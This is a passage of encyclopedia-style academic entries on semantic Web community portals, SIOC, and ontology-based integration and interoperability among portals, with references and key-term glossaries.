The reasons why staying within the scope of simple ontologies (e.g., exchanging FOAF profiles and posting cross linked news stories from RSS) is not enough and far too limited for the existing Web are as follows:

- Embedding and personalizing rich content and behavior from remote Web applications are becoming necessity for catering to specific user needs.
- Extension of simple ontologies, discovery and communication of these extensions are becoming necessity for bringing semantics to a larger amount of Web content.
- Mapping between simple ontologies and their alignment with other extendible ontologies are becoming necessity for large–scale data integration.

Thus, preserving the successful approach of simple usable ontologies and resolution of the issues above are clearly to be considered as major challenges in the practical state-of-the art semantic community portals. These challenges start to be addressed by initiatives in the area (e.g., SIOC).

Figure 1. Terms in SIOC that can be used to connect community portal discussions



SIOC

The SIOC (semantically-interlinked online community) ontology (Breslin, Decker, Harth, & Bojars, 2005) aims to capture as much information as possible which is relevant to community Web sites and the discussions contained therein. The ontology itself covers a broad range of information, yet the ontology is simple enough for users to be able to browse and navigate the modeled concepts.

One of the issues with the SIOC ontology is that if mappings are to be provided to existing ontologies such as RSS, then algorithms will be required to perform the mapping and data needs to be transformed from one format to another. The SIOC ontology has linkages to a more general purpose ontologies, namely FOAF, SKOS[5] and RSS/Atom[6]. There are a number of terms that are needed to describe the core concepts of user, usergroup, forum, post and site and how they are all related to one another (Figure 1). One of the major benefits of using SIOC is the ability to link all sorts of entries from and amongst various community sites (Weblogs, forums, mailing lists, etc.). With SIOC, it is possible to produce leverage from links in an HTML document or between discussion items (replies, trackbacks, follow-ups, etc.) by making them explicit in a machine-processable format. SIOC therefore enables community information to become available for machine consumption.

Web Communities: What They are, How They are Formed and Evolved

"Increasingly these work-based communities are using collaborative technologies to augment traditional face-to-face interaction and supplement the exchange of knowledge among non co-located or distributed workers" (Millen, 2003). Many portals can hold online community documents in electronic repositories, which can be added to in the form of wiki-like interfaces, or downloaded and shared for a whole host of customer information and community related activities. "The frequent use of Web sites and other document collections affirm the ever growing use of information communities for portals" (Millen, 2003).

There are various different types of thematic community portals available on the Internet at present, including many location-specific portals (such as portals for towns and cities all over the world). Many of these types of portals contain regional specific information such as weather forecasts, street maps and business and social events that are specific to that portal and the area it is related to.

- **Government E-Portals:** Government e-portals are another type of portal which have a strong presence on the Internet. Many governments have committed to share their in-house information with their citizens, and to provide public service information from the government including government news. With added semantic technologies embedded within government e-portals there is more quality content and an ability to search for data and applications across departments (Hutton, 2003).
- **Enterprising or Business Community Web Portals:** At present many business are using Web portals for e-commerce and for generating profits for themselves, thereby increasing their level of service to their general Internet public. Web portals for e-business can be one specific stopping point for all e-business needs (Hofreiter, Huemer, & Winiwarter, 2002). They are an instant delivery mechanism where members can collaborate instantaneously for the preferred community of interest.
- **The Yahoo! Community Portal:** The Yahoo community portal[7] evolved out of an idea that was to become

a hobby that went on to become a large scale online directory of the Internet. It has become a major Internet portal on the Web and has a large presence within the Internet community. It has now become an essential one stop portal for many surfers.

- **The DMOZ Community Portal:** The Open Directory Project[8], also known by the domain DMOZ ("Directory Mozilla"), is also a community portal for the construction and maintenance of directory links on the World Wide Web. It is edited by a group of people who volunteer their services online. It is an extremely comprehensive directory of Web links it is a directory of links that offers a search query for searching for relevant information within the portal.
- **The Wikipedia Community Portal:** Wikipedia[9] is a highly social structured community portal. The Wikipedia community portal is attempting to build an encyclopedia online. Members of this community portal can edit submit and create new articles on the Wikipedia once they have created an account. There is a special section within the Wikipedia portal called Wikipedia Signpost, where community information is posted to inform and make aware its contributing members.

Communities Contributing to the Portals' Ontologies

Another recent trend is where portals are allowing communities to create their own vocabularies and tag the items/information they want to exchange with arbitrary keywords from their vocabularies. The following applications fall into the category of such portals:

- **del.icio.us:** This community portal allows users to tag and share their bookmarks, and to also search other's bookmarks on the basis of these tags.
- **www.43things.com, www.43people.com, and www.43places.com:** These community Web portals allow the structured entry of information on what things people do (www.43things.com), of who people meet (www.43people.com), and the places where people travel or want to travel (www.43places.com), again all annotated using tags.
- **www.flickr.com:** This community portal allows community members to tag images with arbitrary tags, so that they can search for and share photos.
- **base.google.com:** This community-based application allows Web users to contribute their arbitrary items (pictures, text, ads, Web-sites) for searching and sharing and allows them to annotate these items using pairs of an arbitrary attribute and an arbitrary value. Most popular/shared attributes and attribute values come up in the upper level of Google search interfaces, and are proposed to be used for searching and browsing the available items.

Though none of the portals aforementioned is directly based on Semantic Web technologies, they clearly show the massive trend of the Web in becoming more structured and annotated in a community-driven manner, via social processes and contributions of regular Web users. Certain portals are also starting to employ semantic technologies to reach their communities. For example, www.43places.com provides RSS feeds to get updates on the information appearing at the portal (e.g., on entries about a particular place, entries from a particular user, etc.).

However, a full-fledged framework for community-driven ontology management would go beyond simple tagging and merge community portals with established practices for ontology management. The objective of community-driven ontology management is to provide means and motivations for a large number of users to weave and adopt the Semantic Web, via ontology management practices (i.e., construction, matching, version ontologies in a community space).

The People's portal infrastructure (Zhdanova, Krummenacher, Henke, & Fensel, 2004) allows end users to define the content structure (i.e., develop ontologies), populate ontologies and define the ways the content is managed on Semantic Web community portals where the People's portal infrastructure is applied. Content management features on the People's portal include ontology matching support, personalization support (at the personal and community levels) and dynamic reaching of a consensus on the basis of heterogeneous ontologies.

The People's portal was deployed as a part of an intranet at DERI (Digital Enterprise Research Institute) (Zhdanova et al., 2005) and as an extension to the portal of a Semantic Web community[10]. Ontology acquisition from regular community members is an adding value practice that has not yet become a common on the Web, but current trends convince that it will become among common practices.

FUTURE TRENDS

In addition to the trend towards community-driven ontology management on community portals, development of community portals with semantics includes addressing the following challenges:

Community Discovery

On the (Semantic) Web, large number of community Web sites and social networks make it difficult to choose and find the ones a community member needs to take part in. To assist community discovery algorithms, ontology matching techniques, and ways to aggregate and visualize information about communities need to be developed. Flink (Mika, 2005) is an example of current semantic community portals addressing the challenge of aggregation, visualization, and presentation of community information.

Single Sign On and Digital Identity

There is a need for a persistent identity online as people move in and out of communities. Identity itself in the online world is fairly straightforward but in the online world it can be fairly ambiguous and far more complicated. Many online communities require a user to register and a digital profile is created from this registration. Most community sites are standalone and many individuals struggle to remember the passwords for the number of accounts or struggle with the lengthy registration of logging into yet another social network (Hardt, 2004).

The SXIP Network[11] is a digital identity network that offers an open source identity management architecture that places the user at the center of their identity transactions. The SXIP Network or simple exensible identity protocol is an identity management protocol which offers a type of balanced solution that meets the community needs.

FOAFRealm[12] is another initiative in this area that combines the management of digital identities with the sharing of resources through collaborative filtering on a semantic social network.

Trust, Security, Policies

Content of semantic community portals is easier to aggregate, reuse, and misuse than content of conventional Web portals. Therefore, additional trust and security policies and practices need to be established for semantic community portals. Within such practices, ontology-based algorithms can be applied to describe, analyze and adequately render aggregated information. For example, after analysis of social networks of trust (Golbeck, Bonatti, Nejdl, Olmedilla, & Winslett, 2004), information from less trusted sources can be automatically displayed in a less highlighted manner comparing to the information from more trusted sources.

Community Information Aggregation, Visualization and Delivery to an End-User

Once the people, objects and processes are being annotated, and the Semantic Web is being easily extended by the communities of users and developers, delivery of massive volumes of semantic content and workflows to the community members is a major challenge. The solution is expected to stem from the active research fields in the Semantic Web area. For example, Decker and Frank (2004) address this problem by combining the current Semantic Web developments in a social semantic desktop, which will let individuals collaborate at a much finer-grained level as is possible and save time on filtering out marginal information and discovering vital information. Delivery of community-driven Web content will also interoperate at a semantic level with mobile devices, first projects start to appear (e.g., Semapedia[13]: an application of Web-based Wikipedia to mobile environments).

CONCLUSION

State-of-the-art and trends in community portals and user-centered personalized environments are presented in this article. Web portals in general are detailed, and the contributions of Semantic Web technologies to these portals have been discussed, including the creation of social networks and the interlinking of community sites. Specific attention is paid to user-driven portals, where information is augmented by tagging and structured data entry. Future challenges in this area have been outlined, including digital identities, trust, and information delivery.

REFERENCES

Aquino, J. (2005). The blog is the social network. *Weblog Post.*

Berners-Lee, T., Hendler, J., & Lassila, O. (2001). The Semantic Web. *Scientific American, 284*(5), 34-43.

Breslin, J. G., Decker, S., Harth, A., & Bojars, U. (2005). SIOC: An approach to connect Web-based communities. *International Journal of Web-Based Communities, 2*(2), 133-142.

Cross, R., Liedtke, J., & Weiss, L. (2005). A practical guide to social networks. *Harvard Business Review, 2005, 83*(3), 124-150.

Decker, S., & Frank, M. R. (2004). The networked semantic desktop. In *Proceedings of the WWW Workshop on Application Design, Development and Implementation Issues in the Semantic Web 2004.*

Hauser, J., Foster, S., & Jordan, K. (2003). The augmented social network: Building identity and trust into the next-generation internet. *First Monday, 8*(8).

Hofreiter, B., Huemer, C., & Winiwarter, W. (2002, October). Towards syntax-independent B2B. *ERCIM News, October 2002, 51.*

Hutton, G. (2003). Building a business case for e-government portals. *Vignette Whitepaper, May 2003.*

Golbeck, J., Bonatti, P., Nejdl, W., Olmedilla, D., & Winslett, M. (2004). *Proceedings of the ISWC'04 Workshop on Trust, Security, and Reputation on the Semantic Web.*

Mika, P. (2005). Flink: semantic web technology for the extraction and analysis of social networks. *Journal of Web Semantics, 3*(2), 211-223.

Millen, D. R. (2003). Improving individual and organizational performance through communities of practice. In *Proceedings of the 2003 International ACM SIGGROUP Conference on Supporting Group Work.*

Hardt, D. (2004). Personal digital identity management. The sixp network overview. In *Proceedings of the 1st Workshop on Friend of a Friend, Social Networking and the Semantic Web (FOAF'2004).*

Zhdanova, A. V. (2004). The people's portal: Ontology management on community portals. *Proceedings of the First Workshop on Friend of a Friend, Social Networking and the Semantic Web (FOAF 2004).*

Zhdanova, A. V., Krummenacher, R., Henke, J., & Fensel, D. (2005). Community-driven ontology management: DERI case study. In *Proceedings of the IEEE/WIC/ACM International Conference on Web Intelligence* (pp. 73-79). IEEE Computer Society Press.

KEY TERMS

Community-Driven Semantic Web Portal: A community Semantic Web portal that is maintained by a community of users who have an interest to define and manage content of a Web portal.

Community of Users: A group of individuals that use the same ontology. The community of users is characterized by summing up characteristics of all its members. Actions of the community of users are sum of the actions of all its members.

Community Semantic Web Portal: A Semantic Web portal that is maintained by a community of users.

Digital Identity: The online representation of your identity. It also extends to include those distinguishing characteristics specific to the online world, such as a link to an online digital photo album or journal.

Semantic: A Web portal that is based on Semantic Web technologies.

Semantic Web Portal with Community-Driven Ontology Management: A community-driven Semantic Web portal the goals and structure of which can be defined and maintained by a community.

The People's Portal: See Semantic Web portal with community-driven ontology management.

Web Portal: A Web site that collects information for a group of users that have common interests.

ENDNOTES

1 **FOAF:** http://www.foaf-project.org
2 **VCard:** http://www.w3.org/TR/vcard-rdf
3 **Dublin Core:** http://dublincore.org
4 **RSS:** http://Web.resource.org/rss/1.0
5 **SKOS:** http://www.w3.org/2004/02/skos/
6 **Atom:** http://www.atomenabled.org
7 **Yahoo:** http://www.yahoo.com
8 **Open Directory Project:** http://www.dmoz.org
9 **Wikipedia:** http://www.wikipedia.org
10 **KnowledgeWeb on the People's Portal:** http://people.semanticWeb.org
11 **SXIP Network:** http://www.sxip.com/sxip_network
12 **FOAFRealm:** http://www.foafrealm.org
13 **The Physical Wikipedia**: http://www.semapedia.org

Semantic Integration and Interoperability among Portals

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INTRODUCTION

In distributed settings, such as that of the World Wide Web, where a large number of information sources and services reside, portals provide a single point of global access via a single and unified view. This view is circumscribed by a specific conceptualization and a specific vocabulary whose entries provide lexicalizations of the concepts used for shaping information, data, and services provided. Ontologies play a key role to shaping information, as they provide conceptualizations of domains. Different portals may use different or partially overlapping ontologies for shaping information, or even different schemata for storing data. This affects the integration of information from different portals, and the interoperability between the services that portals provide. Consequently, this situation affects recall and precision of information retrieval, and sets limitations to the composition (and decomposition) of services among portals for serving clients' (users or software agents) requests.

Semantic integration refers to the set of problems that appear between disparate information sources and concern matching ontologies or schemas, detecting duplicate tuples, reconciling inconsistent data values, and reasoning with semantic mappings. The goal is to integrate information and data under a single view, preserving the semantics of the sources.

Service invocation in a distributed and open setting involves discovering the appropriate services, selecting among a set of candidates that match the requirements of the client, interacting with the selected service, and interpreting service replies. Much of the work to be done toward services' interoperability concerns publishing semantic service descriptors which clients will readily exploit. The goal is for software agents to discover, interact with, and fetch the results of services automatically.

Both problems concern the mapping, aligning, translating, and merging of ontologies. This article aims to provide a review to the techniques for semantic integration and interoperability of portals by exploiting ontologies. It does not aim to provide an in-depth and exhaustive presentation of the existing approaches.[1] There exist some excellent surveys on the methods and techniques proposed, for instance, in Shvaiko and Euzenat (2005) or in Noy (2004). Instead it provides definitions and a roadmap to the existing research efforts toward this exciting research topic which is of much importance for any Web user, community, enterprise, organization, and government.

BACKGROUND

Although the terms semantic integration and semantic interoperability are used interchangeably in many contexts, we consider them to be distinct, although tightly intertwined: integration concerns information, while interoperability concerns functionality. The common denominator to both problems, as it will be discussed in subsequent subsections, is *sharing the semantics*.

The ISO/IEC 2382 Information Technology Vocabulary[2] defines interoperability as *the capability to communicate, execute programs, or transfer data among various functional units in a manner that requires the user to have little or no knowledge of the unique characteristics of those units*.

Dealing with semantic interoperability, we require software units (let us call them agents) to be able to find, use, execute, and interpret outcomes of services provided by other agents. Toward this aim, agents need to publish machine-exploitable descriptions of their capabilities and interaction/communication models. Service capabilities have to be matched against agents' goals and requirements. Matchmaking services can be offered by dedicated agents (translators / mediators) and be distributed to various places, or by the client and service provider agents. The client agents will invoke services by choosing among those matching their requirements and deduce from their descriptions the content of the messages required for interaction. Finally, exploiting the semantics of the service descriptions, clients can interpret the service responses. In more advanced settings, agents may compose multiple services toward achieving a unique goal by reasoning about the effects of services (e.g., for comparing the prices of products offered from different retailers). This is extremely valuable for portals offering a single-point of access to information: they may discover and invoke remote services based on their semantic descriptions and the goals of the (human or software) agents using the portal.

Considering the architecture implied from the above description, this comprises agents that offer and request services, as well as a number of middle-agents that help clients achieve their aims. Of major interest are semantic matchmakers that act like search engines or yellow pages, and ontology mapping registries that help agents bridge the gap between agents' conceptualizations, ensuring a complete and consistent mapping between concepts, relations, individuals, and rules for service related reasoning. Burstein and McDermott (2005, p. 72) have argued that "it may at times be difficult for mediators to relieve functional agents (clients and services) of this responsibility," pointing that "we expect particular agents to be responsible for translating the content of messages produced at different stages of their interaction."

Semantic service descriptions are developed using general-purpose standard ontologies (e.g., those specified by OWL-S[3] or WSMO[4]) and domain specific ontologies. Therefore, the problem of semantic interoperability largely depends on the ability of agents to *align* the ontologies involved, solving the semantic integration problem.

Concerning information integration, two agents are integrated if they can successfully communicate with each other, meaning that they can adequately interpret information communicated between them. Being semantically integrated, after information has been sent to the receiver, the receiver will associate this information to specific concepts (i.e., it will interpret it by means of a specific conceptualization) and will draw all these implications that the sender would exactly have drawn with the same information. In other words, for meaningful information exchange or integration, providers and consumers need compatible semantics.

A traditional example for information integration is the Catalog Integration example (Figure 1) (Shvaiko & Euzenat, 2005). B2B applications represent and store their products in electronic catalog-type models. Catalogs are very simple ontologies, tree-like structures that organize concepts' descriptions hierarchically. A typical example of such a model is the product directory of http://www.amazon.com. In order for a company to participate in a specific marketplace in which amazon.com participates, it must identify correspondences between entries of its catalogs and entries of the catalogs of www.amazon.com. Having identified the correspondences between the entries of the catalogs, it can be assumed that the catalogs are aligned.

Achieving this semantic integration manually (by means of specifying semantic matches) is extremely laborious and error prone and thus very costly. For instance, Doan and Halevy (2005) report that an integration project at the GTE telecommunications company involving 40 databases with a total of 27,000 attributes of relational tables estimated to take more that 12 person years. This was a typical case because the original developers of the databases were not involved. In another example reported by Doan and Halevy (2005), the U.S. Department of Defense standardization effort aimed to produce a single standard data model exceeding 10^5 entities and 10^6 attributes. By the year 2000, they recognized the need for a new approach to this scale of information integration. As one can imagine, things become worse in a distributed and open setting such as the (semantic) Web. New information sources may appear here and there, with numerous data and information being structured using different schemata or ontologies, even for the same domain.

To manage such cases, Uschold and Gruninger (2002, 2005) point out that semantics can be managed effectively

Figure 1. Two catalog schemata from two different companies in a common marketplace

within communities: ontologies must be shared within tightly integrated communities while allowing for mediated interaction with other communities. Communities comprise stakeholders that have common goals, preferences, and needs, and exchange information in pursuit of their goals sharing a common vocabulary. Therefore, each community can develop its own ontology, and mappings between these community ontologies must be provided.

Concluding the above, portals (either supporting specific communities of interest or not), to survive in a semantically-rich Web, must be equipped with semantic integration and semantic interoperability abilities. At the heart of both lies the alignment of ontologies.

SEMANTIC INTEGRATION

Semantic integration, as recently presented in AI Magazine (Noy, Doan, & Halevy, 2005), is a field in the intersection of Database and Artificial Intelligence: Schema integration in the earliest (during the 1980s) attempts of the database community involves merging a set of given schemas into a global schema. Translation between different databases or schema mediation for a uniform query interface involves the supply of semantic matches between disparate schema elements. Recent approaches study the manipulation of data models for model matching and integration (Doan & Halevy, 2005; Noy, 2004; Rahm & Bernstein, 2001). Ontology languages can provide various levels of expressiveness for the specification of semantic descriptions of terms. They specify the conditions that constrain the intended meaning of the terms used for shaping the information space.

Viewing the problem from an AI perspective, we shall specify the ontology alignment problem, and we shall refer to the major ontology merging/integration categories of approaches. The aim here is not to provide details of individual approaches (references to prominent approaches and recent survey papers are given) but to point to the categories of approaches and describe the research issues in this extremely exciting field of research which is of major importance to the successful deployment of portals in the semantic Web.

Ontology Alignment, Mapping, and Merging

Following the above definition, an ontology is considered to be a pair $O=(S, A)$, where S is the ontological signature describing the vocabulary (i.e., the terms that lexicalize concepts and the relations between concepts) and A is a set of ontological axioms, restricting the intended meaning of the terms included in the signature (Kalfoglou & Schorlemmer, 2003; Kotis, Vouros, & Stergiou, 2006, p. 62). In other words, A includes the formal definitions of concepts and relations that are lexicalized by natural language terms in S. In this definition, conforming to description logics' terminological axioms, inclusion relations are ontological axioms included in A.


Ontology mapping from ontology $O_1 = (S_1, A_1)$ to $O_2 = (S_2, A_2)$ is a morphism $f{:}S_1 \rightarrow S_2$ such that $A_2 \vDash f(A_1)$, that is, all interpretations that satisfy O_2's axioms also satisfy O_1's translated axioms (Kalfoglou & Schorlemmer, 2003). Instead of a function, we may also articulate a set of binary relations between the ontological signatures. Such relations can be the inclusion ($\sqsubseteq$) and the equivalence ($\equiv$) relations. Then we have indicated an alignment of the two ontologies. Instead of aligning two ontologies "directly" through their signatures, we may specify the alignment of two ontologies O_1 and O_2 by means of a pair of ontology mappings from an intermediate source ontology O_3 (Kalfoglou & Schorlemmer, 2003). Then, the merging of the two ontologies can be considered as the minimal union of ontological vocabularies and axioms with respect to the intermediate ontology where ontologies have been mapped. The merging process takes into account the mapping results in order to resolve problems concerning name conflicts, taxonomy conflicts, and so forth, between the merged ontologies. Therefore, the merging of ontologies can be defined as follows (Figure 2):

Given two source ontologies O_1 and O_2 find an alignment between them by mapping them to an intermediate ontology, and finally merge them by getting the minimal union of their vocabularies and axioms with respect to their alignment. (Kotis et al., 2006)

Based on another view, we can consider O_3 to be part of a larger intermediate ontology and define the alignment of ontologies O_1 and O_2 by means of morphisms $f_1{:}\ S_1 \rightarrow S_3$ and $f_2{:}\ S_2 \rightarrow S_3$, that is, by means of their mapping to the intermediate ontology.

Although some approaches use such an explicitly specified intermediated ontology, techniques conforming to the mediated mapping, that is, to the use of an intermediate reference ontology that provides more general concepts and adequate axioms for clarifying the meaning of domain-specific concepts, will possibly not work in the "real world" of the Web, because an intermediate-reference ontology that preserves the axioms of the source ontologies may not be always available or may be hard to construct. On the other hand, point-to-point techniques, that is, with no reference ontology at hand, are missing the valuable knowledge (structural and domain) that a reference ontology can provide in respect to the semantic relations among concepts. Alternative approaches such as HCONE-merging (Kotis et al., 2006) assumes that there is a hidden intermediate reference ontology that is built on the fly using WordNet[5] lexicon senses that express the intended meaning of ontologies' concepts and user-specified semantic relations among concepts.

Figure 2. Semantic morphism (symbolized by f_s) and the intermediate ontology example



Apart from using an intermediate ontology as an external source for facilitating the mapping/merging process, other external sources of information can be used as well: instances of concepts, corpora of documents that have been annotated using the specific ontologies, previously identified mappings between ontologies, other ontologies, or lexica.

Instance-based techniques (also called bottom-up approaches) for the mapping and merging of ontologies (in contrast to the techniques for merging ontologies with no instances, that is, non-populated ontologies), exploit the set-theoretic semantics of concept definitions in order to uncover semantic relations among them. Bottom-up techniques to mapping ontology rely on strong assumptions concerning the population of ontologies (i.e., classifying objects of the real world under their types), and they have a higher grade of precision in their matching techniques because instances provide a better representation of concepts' meaning in a domain. Such techniques deal with specific domains of discourse, rather than with the semantics of the statements themselves. These techniques are often used in cases where information sources are rather stable (where the domain of discourse does not change frequently) or in cases where available information is *representative* for the ontology concepts. As it can be understood, such techniques have inherent limitations concerning their application to the open and dynamic World Wide Web. However, instance-based techniques can work complementarily to techniques that match concept definitions.

From String Matching to Semantic Similarity

To align two ontologies, the algorithm must discover the *matching* pairs of concepts from the two source ontologies. For instance, in HCONE (Kotis et al., 2006), two concepts are considered similar if they have been mapped to the same sense of a WordNet synset. This kind of mapping measures the similarity between a concept's intended meaning to the meaning of one of the synonyms in a WordNet synset (set of synonym terms). Generally, the similarity among concepts can be defined in ways that range in a continuum from simple string matching to more elaborated semantic matching approaches. As it is done in other surveys, we distinguish between lexical, structural, and semantic matching depending on the kind of knowledge used in the computation of a similarity function, that is, lexical, structural, or semantic, respectively.

Lexical matching involves the matching of ontology concept names (labels at nodes), estimating the similarity among concepts using syntactic similarity measures. Minor name variations can lead the matching result astray. For instance, considering the matching between labels *TechReport* and *Technical Report*, although they both lexicalize the concept *technical report*, a matching may not be established due to the failure of name matching algorithm to identify the similarity.

On the other hand, structural matching involves matching the neighbourhoods of ontology concepts (structure of nodes), providing evidence for the similarity of the nodes themselves. In this way, the similarity between two concepts in a tree-like structure is computed based on the similarity of their descendants in the tree structure, that is, two nonleaf elements are structurally similar if their immediate children sets are highly similar.

Last but not least, semantic matching explores the mapping between the meanings of concept specifications by exploiting domain knowledge. Semantic matching specifies a similarity function in the form of a semantic relation (hyperonym, hyponym, meronym, part-of, etc.) between the intension (necessary or sufficient conditions) of concepts. Semantic matching may rely on external information found in lexicons, thesauruses or reference ontologies, incorporating semantic knowledge (mostly domain-dependent) into the process. An example is the exploitation of semantic knowledge in the WordNet lexicon by mapping senses to ontology concepts using information retrieval techniques (Kotis et al., 2006). Although semantic matching is considered to be the most important of the three, it is still rather difficult to be done completely automatically, avoiding any user involvement (Kotis et al., 2006; Uschold, 2003).

Human Involvement vs. Automating Integration

As already pointed out, in an open, distributed, and dynamic setting such as the World Wide Web, it is often the case that neither a reference ontology nor a *representative* set of instances are present. On the other hand, the humans' intended meaning of ontology concepts must always be captured in order for semantics to be exploited during the mapping process. Automating the process is still an open research issue. There must always be a minimum set of human decisions present; the question is where to place these decisions in the semantic continuum process (Uschold, 2004). Early techniques require human involvement in the final stages of the process, for the users to verify the results and specify further mappings. The latest efforts (e.g., in Kotis et al., 2006) place human involvement at the early stages of the mapping process, where humans validate or provide the intended informal meaning of ontology concepts. This technique makes the mapping/merging process be seamlessly integrated in the ontology development lifecycle, avoiding difficult decisions that require ontology engineering skills.

FUTURE TRENDS

Latest algorithms attempt to approximate similarities between concepts in an iterative way (Euzenat, Loup, Touzani, & Valtchev, 2004; Vouros & Kotis, 2005), combining also different kinds of matching algorithms, without any user involvement. Although they are promising efforts, more needs to be done toward improving the mapping results.

CONCLUSION

In the new era of Semantic Web technologies, semantic-based techniques should be used to map vocabularies and conceptualizations of heterogeneous, distributed, and dynamically changed information and services provided by portals, so that these can be eventually presented to end users in a single view, preserving, however, the semantics of its sources. In such a framework, ontologies are the key technology for representing and communicating knowledge, providing that efficient, effective, and (semi)automatic techniques for their mapping and integration will be developed.

REFERENCES

Burstein, M., & McDermott, D. (2005). Ontology translation for interoperability among semantic Web services. *AI Magazine, 26*(1), 71-82.

Doan, A., & Halevy, A. (2005). Semantic integration research in the database community: A brief survey. *AI Magazine, Special Issue on Semantic Integration, 26*(1), 83-95.

Euzenat, J., Loup, D., Touzani, M., & Valtchev, P. (2004). Ontology alignment with OLA. In *Proceedings of the 3rd ISWC2004 Workshop on Evaluation of Ontology-Based Tools (EON)* (pp. 59-68). Hiroshima, Japan.

Kalfoglou, Y., & Schorlemmer, M. (2003). Ontology mapping: The state of the art. *The Knowledge Engineering Review Journal, 18*(1), 1-31.

Kotis, K., Vouros, G., & Stergiou, K. (2006). Towards automatic merging of domain ontologies: The HCONE-merge approach. *Elsevier's Journal of Web Semantics (JWS), 4*(1), 60-79.

Noy, N. (2004). Semantic integration: A survey of ontology-based approaches. *Sigmod Record, Special Issue on Semantic Integration, 33*(4), 65-70.

Noy, N., Doan, A., & Halevy, Y. (2005). Semantic integration. *AI Magazine, 26*(1), 7-10.

Rahm, E., & Bernstein, P. (2001). A survey of approaches to automatic schema matching. *The VLDB Journal, 10*(4), 334-350.

Shvaiko, P., & Euzenat, J. (2005). A survey of schema-based matching approaches. *Journal of Data Semantics, 4*, 146-171.

Uschold, M. (2003). Where are the semantics in the semantic Web? *AI Magazine, 24*(3), 25-36.

Uschold, M., & Grüninger, M. (2002). Creating semantically integrated communities on the World Wide Web. In *Proceedings of the Invited Talk Semantic Web Workshop,* Co-located with WWW, Honolulu.

Uschold, M., & Grüninger, M. (2005). Architectures for semantic integration. In *Proceedings of the Semantic Interoperability and Integration, Dagstuhl Seminar, 04391 IBFI,* Schloss Dagstuhl.

Vouros, G., & Kotis, K. (2005). Extending HCONE-merge by approximating the intended interpretations of concepts iteratively. In A. Gómez-Pérez & J. Euzenat (Eds.), *Proceedings, Series: Lecture Notes in Computer Science* (LNCS 3532, pp. 198-210). Springer-Verlag.

KEY TERMS

Alignment of Ontologies: The task of establishing a collection of binary relations between the vocabularies of two ontologies, that is, pairs of ontology mappings.

Mapping of Ontologies: The mapping between two ontologies can be defined as a morphism from one ontology to the other, that is, a collection of functions assigning the symbols used in one vocabulary to the symbols of the other.

Merging of Ontologies: Given two distinct, and independently developed ontologies, by utilizing a mapping between these ontologies, produce a fragment which captures the intersection of the original ontologies.

Ontology Matching: The computation of similarity functions toward discovering similarities between ontology concepts or properties pairs using combinations of lexical, structural, and semantic knowledge.

Portal Integration: The integration of information and data of two or more portals under a single view, preserving the semantics of each portal.

Portal Interoperability: The ability of portal technologies to find, use, execute, and interpret outcomes of services provided by other portals.

Semantic Integration: The successful communication between two software units (agents) that can adequately interpret information communicated between them, by associating this information to specific concepts.

Semantic Knowledge: Knowledge that is captured by uncovering the human intended meaning of concepts, relying either on the computation of similarity functions that "translate" semantic relations (hyperonym, hyponym, meronym, part-of, etc.) between the intension (the attribute set) of concepts or on the use of external information such as (the mappings of ontology concepts to) terms' meanings found in lexicons or thesauruses.

ENDNOTES

[1] http://www.ontologymatching.org/publications.html
[2] http://www.iso.org
[3] www.daml.org/services/owl-s/1.0/
[4] http://www.wsmo.org
[5] http://wordnet.princeton.edu/

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Semantic Portals

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INTRODUCTION

Web portals provide an entry point for information presentation and exchange over the Internet for various domains of interest. Current Internet technologies, however, often fail to provide users of Web portals with the type of information or level of service they require. Limitations associated with the Web affect the users of Web portals ability to search, access, extract, interpret, and process information. The Semantic Web (Berners-Lee, Hendler, & Lassila, 2001) enables new approaches to the design of such portals and has the potential of overcoming these limitations by enabling machines to interpret information so that it can be integrated and processed more effectively. The notion of semantic portals is that a collection of resources is indexed using a rich domain ontology (shared and formal description of domain concepts), as opposed to, say, a flat keyword list. Search and navigation of the underlying resources then occur by exploiting the structure of this ontology. This allows searches to be tied to specific facets of the descriptive metadata and to exploit controlled vocabulary terms, leading to much more precise searches (Reynolds, 2001). This article presents the state of the art application of semantic Web technologies in Web portals and the improvements that can be achieved by the use of such technologies. Four main areas are identified: the need for semantic portals, comparison with traditional portals, cross portal integration, and challenges and future trends. A prototype accommodation services portal is also presented toward the end of the article.

NEED FOR SEMANTIC PORTALS

Developers of Web portals are increasingly in need of more powerful technologies capable of collecting, interpreting, and integrating the vast amount of heterogeneous information available on the Web. This heterogeneity stems from the fundamental disparity of Web domains. In the tourism industry, for example, there are numerous portals containing vast amounts of information about accommodation, transportation, entertainment, and insurance. The information has severe limitations, however, because it is largely displayed in HTML, which is designed for humans to read rather than machines to interpret and automatically process. Consequently, current Web technology presents serious limitations to making information accessible to users in an efficient manner. These limitations are summarized in Lausen, Stollberg, Hernandez, Ding, Han, and Fensel (2003), who state that the main problem is that searches are imprecise, often yielding matches to many thousands of hits. Users face the task of reading the documents retrieved in order to extract the information desired. These limitations naturally appear in existing portals based on conventional technology, making information searching, accessing extracting, interpreting, and processing a difficult and time consuming task. What is needed is a system based on global schemas where information can be interpreted and exchanged by machines. The application of semantic Web technologies offers the tools and standardization of Web languages needed to achieve this goal, thus providing the opportunity for improved information accessibility.

